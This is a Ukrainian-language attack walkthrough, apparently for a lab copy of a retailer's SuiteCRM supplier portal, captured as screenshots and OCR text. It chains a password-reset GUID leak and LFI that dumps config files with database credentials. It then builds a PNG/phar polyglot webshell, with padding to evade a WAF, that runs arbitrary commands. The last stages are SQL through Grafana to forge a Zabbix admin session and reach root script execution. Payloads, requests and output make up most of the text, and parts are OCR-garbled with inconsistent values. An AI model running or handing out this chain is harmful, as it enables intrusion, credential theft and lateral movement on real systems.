
```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.9 Python/3.12.15
3 Date: Fri, 09 Oct 2026 21:45:03 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 171
6 Connection: close
7
8 <div>
    Account created. A link to set your password has been sent to
    b9atbsup01@guerrillamailblock.com. It may take up to 24h for
    a moderator to approve new suppliers.
  </div>
```

2.

3. Запит на зміну пароля 3 **link=1** (тільки так покаже GUID; **link=0** ні):

```
POST /index.php?entryPoint=GeneratePassword
user_name=b9atbsup01@guerrillamailblock.com&link=1
```


4. Встав пароль по GUID:



localhost:8083/index.php?entryPoint=Changenewpassword&guid=8857772d-ac3e-4e81-ac5a-2792af5307f0

SuiteCRM

Set your password


NEW PASSWORD

CONFIRM PASSWORD

Save

POST /index.php?entryPoint=Changenewpassword&guid=<GUID>
password1=AtbB9Sup2026x!&password2=AtbB9Sup2026x!

5. Логін -> забири PHPSESSID 3 Set-Cookie :



Request

1 POST /index.php?action=Login HTTP/1.1
2 Host: localhost:8083
3 Content-Length: 71
4 Cache-Control: max-age=0
5 sec-ch-ua: "Not A(Brand";v="99", "Chromium";v="154"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0 Safari/537.36
12 Origin: http://localhost:8083
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referrer: http://localhost:8083/index.php?entryPoint=Changenewpassword&guid=8857772d-ac3e-4e81-ac5a-2792af5307f0
19 Accept-Encoding: gzip, deflate, br
20 Cookie: MoodleSession=eyJsb2dpbnRva2VuijoIYzRkNTNlMmQzOWI5ODlkMTE3OTIjYmI1NWQ2MmFkOWM1fQ.aslVxQ.gARVZ-IPcQR9kf-cm5_bR_rBs; advanced-frontends-eyJfY3N2I161l9Ks=Q1SVFUT3FZM6xOLV2xvJndEhmmtXS691NXFviw1X3B1cm1hbmVudCI6dHJ1ZX0.asl2jQ.m2PVXFY4-AVpeyUxjESelg1ZhCA
21 Connection: keep-alive
22
23 user_name=b9atbsup014@guerrillamailblock.com&password=AtbB9Sup2026x21

Response

1 HTTP/1.1 302 FOUND
2 Server: Werkzeug/3.1.9 Python/3.12.15
3 Date: Fri, 09 Oct 2026 21:51:16 GMT
4 Location: /index.php?module=Home&action=index
5 Content-Type: text/html; charset=utf-8
6 Set-Cookie: PHPSESSID=cfb124b9e028f46247238d8d990618cd; HttpOnly; Path=/
7 Content-Length: 0
8 Connection: close
9
10

Request

PrettyRawHex

GET /index.php?module=Home&action=index HTTP/1.1

Host: localhost:8083

Cache-Control: max-age=0

Accept-Language: en-US,en;q=0.9

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64)

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0

Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

sec-ch-ua: "Not A(Brand";v="99", "Chromium";v="154"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Linux"

Referer: http://localhost:8083/index.php?entryPoint=Changenewpassword&guid=8857772d-ac3e-4e81-ac5a-2792af5307f0

Accept-Encoding: gzip, deflate, br

Cookie: MoodleSession=eyJsb2dpbnRva2VuIjoIYzRkNTNlMmQzOWI5ODlkMTE3OTljYmI1NWQ2MmFkOWMifQ.aslVxQ.gARVZ-iPcQRey9kf-cmS_bR_rBs;advanced-frontend=eyJfY3NyZiI6Ii9KSmRlSVFUT3FZMGx0LVZxVjJndEhmWmtXSg91NXFvIiwiaXN3B1cm1hbmVudCI6dHJ1ZX0.aslZjQ.m2PYXFY4-AVpeyUxjESeUg1ZhCA; PHPSESSID=703a4f213aab89b4d7768fa08b0521ce

Connection: keep-alive

Response

PrettyRawHexRender

SuiteCRM

QUICK CREATE

+ Case

+ Call

+ Meeting

+ Document

+ Contact

SUITE CRM DASHBOARD

Welcome, b9atbsup01

Your company: b9atbsup01 (Prospect). New supplier accounts are reviewed by the ATB procurement team.

OPEN PURCHASE ORDERS

2

€34,941.75 incl. VAT

INVOICES OUTSTANDING

28

€4,040,807.52 to pay

OPEN CASES

13

4 high priority

PRICE LISTS IN REVIEW

12

89 active SKUs

PURCHASE ORDERS AWAITING DELIVERY

View all

PO NUMBER	SUPPLIER	STATUS	DELIVERY DATE	GRAND TOTAL
PO-2026-006074	ТОВ «Житомирські консерви»	Confirmed	13.10.2026	€5,713.06
PO-2026-006037	ТОВ «Дніпровський молокозавод»	Sent	13.10.2026	€29,228.69

INVOICES TO BE PAID

View all

INVOICE NO.	SUPPLIER	DUE DATE	GRAND TOTAL	STATUS
-------------	----------	----------	-------------	--------

POST /index.php?action=Login

user_name=b9atbsup01@guerrillamailblock.com&password=AtbB9Sup2026x!

Результат: сесія PHPSESSID (потрібна для кроку 4)

Крок 4. LFI через Import mapping (supplier)

Мета: читати файли сервера. Потрібен cookie `PHPSESSID` з кроку 3 (анонімно -> 401).

localhost:8083/index.php?module=Import&action=index

uiteCRM HOME SALES SUPPLY SUPPORT ACTIVITIES COLLABORATION **IMPORT** Search... b9atbsup01

IMPORT
Step 1: Upload import file

1. UPLOAD FILE 2. FILE PROPERTIES 3. FIELD MAPPING 4. CONFIRM 5. RESULTS

UPLOAD IMPORT FILE

Select a comma- or semicolon-separated (.csv) file exported from your ERP / 1C / M.E.Doc. The first row should contain column headers. Maximum 2000 records per file.

File * Import into

Choose File No file chosen Accounts

Next >

Example price list layout:

```
ATB SKU;Supplier code;EAN;Name;Unit;Price excl. VAT;VAT %  
DAI-118204;DNI-4471;4820000000017;Молоко 2,5% 900 г;pcs;32,40;20
```

SAVED IMPORT MAPPING

Re-run the field mapping for a previously uploaded import file, or attach a source file to refresh it.

Import file / mapping source Attachment


upload/import/... Choose File No file chosen

Refresh mapping

Server response

mapping refreshed

```
0 Cookie: MoodleSession=
  eyJsb2dpbnRva2VuIjoIYzRkNTNlMmQzOWI5ODlkMTE3OTljYmI1NWQ2MmFkOW
  MifQ.aslVxQ.gARVZ-iPcQRey9kf-cmS_bR_rBs; advanced-frontend=
  eyJfY3NyZiI6Ii9KSmRlSVFUT3FZMGx0LVZxVjJndEhmWmtXSG9lNXFvIiwiaX3
  Blcm1hbmVudCI6dHJ1ZX0.aslZjQ.m2PYXFY4-AVpeyUkjESeUg1ZhCA;
  PHPSESSID=703a4f213aab89b4d7768fa08b0521ce
1 Connection: keep-alive
2
3 -----WebKitFormBoundary3lUjOALAXwMZFvIB
4 Content-Disposition: form-data; name="importFile"
5
6
7 -----WebKitFormBoundary3lUjOALAXwMZFvIB
8 Content-Disposition: form-data; name="file"; filename=""
9 Content-Type: application/octet-stream
0
1
2 -----WebKitFormBoundary3lUjOALAXwMZFvIB--
3
```



1. Після логіну в меню є пункт Import (module=Import).
2. Відкриваєш майстер імпорту (Import -> Step1). Там форми, які постять на:

```
action="/index.php?module=Import&action=Step2" (завантаження файлу)
action="/index.php?module=Import&action=RefreshMapping" (крок маппінгу)
```

і серед полів форми є name="importFile", name="import_module", name="file".

3. Коли проходиш майстер (завантажуєш CSV і тиснеш далі), у Burp HTTP history бачиш запит:

```
POST /index.php?module=Import&action=RefreshMapping HTTP/1.1
Host: localhost:8083
Cookie: PHPSESSID=<SID>
Content-Type: application/x-www-form-urlencoded


importFile=<шлях>
```

Що читати:


```
config.php
```

що дає

```
supplier-db: web_db2 / wdjg84kV@ /  
pp_web1
```



```
/var/www/config_override.php
```



```
/var/www/custom/blowfish/InboundEmail.php
```

```
<ti>
  <td>
    <?php<td>
      <td>
        /***CONFIGURATOR***
      </td>
      <td>
        $sugar_config['oracle_ebs'] =
          'XX_SUP_PORTAL_RO/50h6jWot2fTfLSMmEerpdb:1581/PROD';
      </td>
      <td>
        $sugar_config['oracle_rms'] =
          'SUPP_PORT_READER/C3KpGME(p=yVmeTD6BqaIjN2@retaildb:1521/retekd';
      </td>
      <td>
        $sugar_config['oracle_medoc'] =
          'MEDOC/HIir3t4G8Zso7@ISMEDOC-DB:1251/ZVITZAKUP';
      </td>
      <td>
      </td>
      <td>
      </td>
      <td>
      </td>
      <td>
        // group mailbox polled by the Inbound Email scheduler (Exchange EWS)
      </td>
      <td>
        $sugar_config['inbound_email'] = array(
          <td>
            'login' => 'supplier@atbmarket.com',
          </td>
          <td>
            'password' => '48HBtlcz5pGpXdKx6RKJqw==', //
            blowfishEncode(blowfishgetKey('InboundEmail'), ...)
          </td>
          <td>
            'ews_url' => 'https://ex.atbmarket.com/ews/Exchange.asmx',
          </td>
        );
      </td>
    </td>
  </td>
</ti>
```

```
/etc/zabbix/zabbix_agentd.conf
```

Server=zb-app-p01 + Grafana URL
(крок 6)

[illegible]

```
/etc/hostname
```

sp-web-p01

Oracle DSN з `config_override.php`:

```
XX_SUP_PORTAL_R0 / S0h6jWot2fTlSMm @ erpdb:1581/PROD  
(0eBS)  
SUPP_PORT_READER / C3KPgME{p=VyYmeTD6BqaIjN2 @ retaildb:1521/retekdb (RMS)  
MEDOC / HIr3t4G8Zso7 @ ISMEDOC-DB:1251/ZVITZAKUP
```

Що здобули: Oracle-кредити, Blowfish-ключ, адреси Zabbix/Grafana, supplier-db кредити

Крок 5. phar-поліглот веб-шелл (supplier)

Мета: RCE на `sp-web-p01` (foothold всередині).

Механіка: PHP десеріалізує метадані phar при `phar://`. Заливаємо PNG+phar поліглот як вкладення, тригеримо `phar://`, а перед ним - **200 КБ 'A'**, бо WAF сканує лише перші ~180 КБ.

Найпростіше, helper зі збірки:

```
python3 attack/upload_phar.py http://localhost:8083  
# далі команди через шелл:  
curl -s "http://localhost:8083/upload/shell.php?z=$(printf 'id; hostname' |  
base64)"  
# -> uid=993(nginx) ... sp-web-p01
```

```

root@archlinux ~/ATB
python3 ../ATB/atb-lab/attack/upload_phar.py http://localhost:8083
[1] upload -> 401: <!doctype html><html lang="en"><head>
<meta charset="utf-8"><meta name="viewport
[2] phar trigger (204851 bytes) -> 401: <!doctype html><html lang="en"><head>
<meta charset="utf-8"><meta name="viewport
[3] webshell `id; echo ---; hostname; echo ---; uname -a` -> 200:
uid=993(nginx) gid=990(nginx) groups=990(nginx)
---
sp-web-p01
---
Linux sp-web-p01 7.2.6-arch2-1 #1 SMP PREEMPT_DYNAMIC Mon, 14 Sep 2026 22:41:30 +0000 x86_64 GNU/Linux

14
13 def trigger():
12     pad = b"A" * (200 * 1024) # push phar:// past the 180KB WAF window
11     body = b"pad=" + pad + b"&importFile=phar://upload/attachment_xlsx.png/x"
10     headers = {"Content-Type": "application/x-www-form-urlencoded"}
9     url = f"{BASE}/index.php?module=Import&action=RefreshMapping&factor_token="
8     r = requests.post(url, data=body, headers=headers, timeout=20)
7     print(f"[2] phar trigger ({len(body)} bytes) -> {r.status_code}: {r.text.strip()[:80]}")
6     return r.status_code
5
4

```

Вручну в Burp (якщо хочеш руками):

```

printf '\x89PNG\r\n\x1a\n<?php __HALT_COMPILER(); ?>\r\n0:10:"ImportFile":1:
{s:8:"_logfile";s:12:"/upload/x.php";}<?php
system(base64_decode($_GET["z"])); ?>' > poly.png

```

```

ab3e61f.1e9da85 master -> master
root@archlinux ~/ATB/atb-lab <master>
printf '\x89PNG\r\n\x1a\n<?php __HALT_COMPILER(); ?>\r\n0:10:"ImportFile":1:{s:8:"_logfile";s:12:"/upload/x.php";}<?php system(base64_decode($_GET["z"])); ?>' > poly.png
root@archlinux ~/ATB/atb-lab <master>
file poly.png
poly.png: Non-ISO extended-ASCII text, with CRLF, LF line terminators
root@archlinux ~/ATB/atb-lab <master>

```

1. POST /index.php?module=Import&action=Save - multipart, файл attachment_xlsx.png = PNG-хедер + __HALT_COMPILER() + serialized gadget + <?php system(base64_decode(\$_GET['z']));?> .

Request	Response
<pre> 1 POST /index.php?module=Import&action=Save HTTP/1.1 2 Host: localhost:8083 3 Cookie: PHPSESSID=35a462558740e1b70be2beae34f92610 4 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryATB5phar 5 Content-Length: 312 6 Connection: close 7 8 ----WebKitFormBoundaryATB5phar 9 Content-Disposition: form-data; name="file"; filename="attachment_xlsx.png" 10 Content-Type: image/png 11 12 �PNG 13 14 <?php __HALT_COMPILER(); ?> 15 0:10:"ImportFile":1:{s:8:"_logfile";s:12:"/upload/x.php";}<?php system(base64_decode(\$_GET["z"])); ?> 16 ----WebKitFormBoundaryATB5phar-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.9 Python/3.12.15 3 Date: Sat, 10 Oct 2026 00:59:09 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 36 6 Connection: close 7 8 <div> 9 saved attachment_xlsx.png 10 </div> </pre>

1. POST /index.php?module=Import&action=RefreshMapping з тілом pad=<200KB 'A'>&importFile=phar://upload/attachment_xlsx.png/x .



Welcome to Grafana

Email or username

Password



Log in

[Forgot your password?](#)

Home

ATB MONITORING

Home

Starred

Dashboards

Explore

Alerting

Connections

Administration

ATB NOC — Home

ATB Monitoring

Production observability for atbmarket.com, the supplier portal and the e-shop database.
On-call: NOC, ext. 4410 · noc@atbmarket.com · escalation matrix in Confluence

Starred dashboards

Zabbix — host overview

Supplier portal traffic

Web frontends

Recently viewed

Zabbix — host overview

Web frontends

Node exporter —

Web requests / s

354 req/s

Orders / min

102.7

Supplier portal sessions

21

Zabbix problems

13

Alert rules

Supplier portal 5xx ratio >

Supplier portal failed logins

Web p95 latency > 800 ms

E-shop orders dropped below 10/min

Node memory > 90%

Node CPU busy >

Save password?

Username

education@atbmarket.com

Password

.....

Not now

Save

Passwords are saved to Password Manager on this device.

Home > Explore

Search or jump to... ctrl+k

ATB MONITORING

- Home
- Starred
- Dashboards
- Explore
- Alerting
- Connections
- Administration

Explore Zabbix DB (MySQL)

Split Add to dashboard Last 1 hour Run query

A (Zabbix DB)

Format Table Builder Code Run with Shift+Enter · macros: \$__unixEpochFilter(col), \$__timeFilter(col), \$__unixEpochGroupAlias(col, \$__interval)

```
SELECT hostid, host, name, status FROM hosts WHERE status IN (0, 1) AND flags IN (0, 4) ORDER BY host
```

+ Add query Query history Query inspector

Table 26 rows

hostid	host	name	status
10657	DC-MAIN-01	Domain controller	0
10652	ISMEDOC-DB	Oracle M.E.Doc	0
10084	Zabbix server	Zabbix server	0
10656	bastion-main-p01	Bastion (jump host)	0
10659	bkp-atman	Backup (CIFS //bkp-atman/BACKUP)	0
10647	db-ishop-p01	MySQL ishop	0
10646	edu-p01	LMS education.atbmarket.com	0
10650	erpdb	Oracle EBS PROD	0
10660	ex.atbmarket.com	Exchange / OWA	0
10655	gitlab-p01	GitLab	0
10661	grafana.atbmarket.com	Grafana	0
10653	jenkins.atbmarket.com	CI / Jenkins	0
10645	mobapp-p01	Mobile API mobapp.atbmarket.com	0
10649	pgsql-dev-storeplus	PostgreSQL store-plus (dev)	0
10651	retaildb	Oracle RMS retekdb	0
10654	sh-harb-p01	Harbor registry	0
10643	sp-web-p01	Supplier portal (SuiteCRM)	0
10658	squid-proxy	Egress proxy	0
10664	store-dnipro-001	Store Dnipro #1	0
10666	store-kharkiv-001	Store Kharkiv #1	0
10662	store-kyiv-001	Store Kyiv #1	0
10663	store-kyiv-002	Store Kyiv #2	0
10665	store-lviv-001	Store Lviv #1	0
10667	store-odesa-001	Store Odesa #1	0

Через Explore SQL читаємо `config.session_key` і вставляємо фейкову адмін-сесію в таблицю `sessions`.

A (Zabbix DB)

Format

Table

Builder

Code

Run with Shift+Enter · macros: \$__unixEpochFilter(col), \$__timeFilter(col), \$__unixEpochGroupAlias(col, \$__interval)

SELECT session_key FROM config

+ Add query

🕒 Query history

🔍 Query inspector

Table

session_key

57418219afabca50d0e04f6b97ad74d6

A (Zabbix DB)

Format

Table

Builder

Code

Run with Shift+Enter · macros: \$__unixEpochFilter(col), \$__timeFilter(col), \$__unixEpochGroupAlias(col, \$__interval)

INSERT INTO sessions (sessionid,userid,lastaccess,status) VALUES ('57418219afabca50d0e04f6b97ad74d6',1,UNIX_TIMESTAMP(),0)

+ Add query

🕒 Query history

🔍 Query inspector

Query OK, 1 row(s) affected (26 ms)

Підписаний cookie `zbx_session` = Admin; сам `sessionid` ще й годиться як JSON-RPC `auth`. Глобальний скрипт з «Execute on: Zabbix server» раниться від root (`AllowRoot=1`).

ZABBIX

Username

Password

☒ Remember me for 30 days

Sign in

[Help](#) • [Support](#)

```
>>> key="57418219afabca50d0e04f6b97ad74d6"
>>> import json, secrets, hmac, hashlib, base64, urllib.request
>>> sid=secrets.token_hex(16)
>>> sid
'ad67d299901af109870e4ec63e81a8d0'
>>> sign=hmac.new(key.encode(),json.dumps({"sessionid":sid},separators=(",",":")).encode(),hashlib.sha256).hexdigest()
>>> sign
'8da28ab8e66a23c6e7eec90b8df2c7ec21030bba17baa06b3b855e5c3fc16645'
>>> cookie=base64.b64encode(json.dumps({"sessionid":sid,"sign":sign},separators=(",",":")).encode()).decode()
>>> cookie
'eyJzZXNzaW9uaWQiOiJhZDY3ZDI5OTkwMWFmMTA5ODcwZTRlYzYzZTgxYTlkMCIsInNpZ24iOiI4ZGEyOGFiOGU2NmEyM2M2ZTdLZW50MG14ZGYyYzd1YzIxMDMwYmJhMTdiYWVwNmIzYjg1NWU1YzNmYzE2NjQ1In0='
>>> 
```

127.0.0.1:8084/index.php

ZABBIX

Username

Incorrect user name or password or account is temporarily blocked.

Password

☒ Remember me for 30 days

Sign in

[Help](#) • [Support](#)

© 2001–2026, Zabbix SIA

01:31:0... HTTP → Request POST http://127.0.0.1:8084/index.php

Request

Pretty Raw Hex

```
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1:8084/index.php
19 Accept-Encoding: gzip, deflate, br
20 Cookie: zbx_session=
    eyJzZXNzaW9uaWQiOiJhZDY3ZDI5OTkwMWFmMTA5ODcwZTRlYzYzTGxYThkMCI6InNpZ241OiI4ZGEyOGFiOGU2NmEyM2M2ZTd1ZW50I4ZGYyYzdlYzIxMDMwYmJhMT
    diYWwNmIzYjg1NWU1YzNmYzE2NjQ1In0=
21 Connection: keep-alive
22
23 name=&password=&autologin=1&enter=Sign+in
```


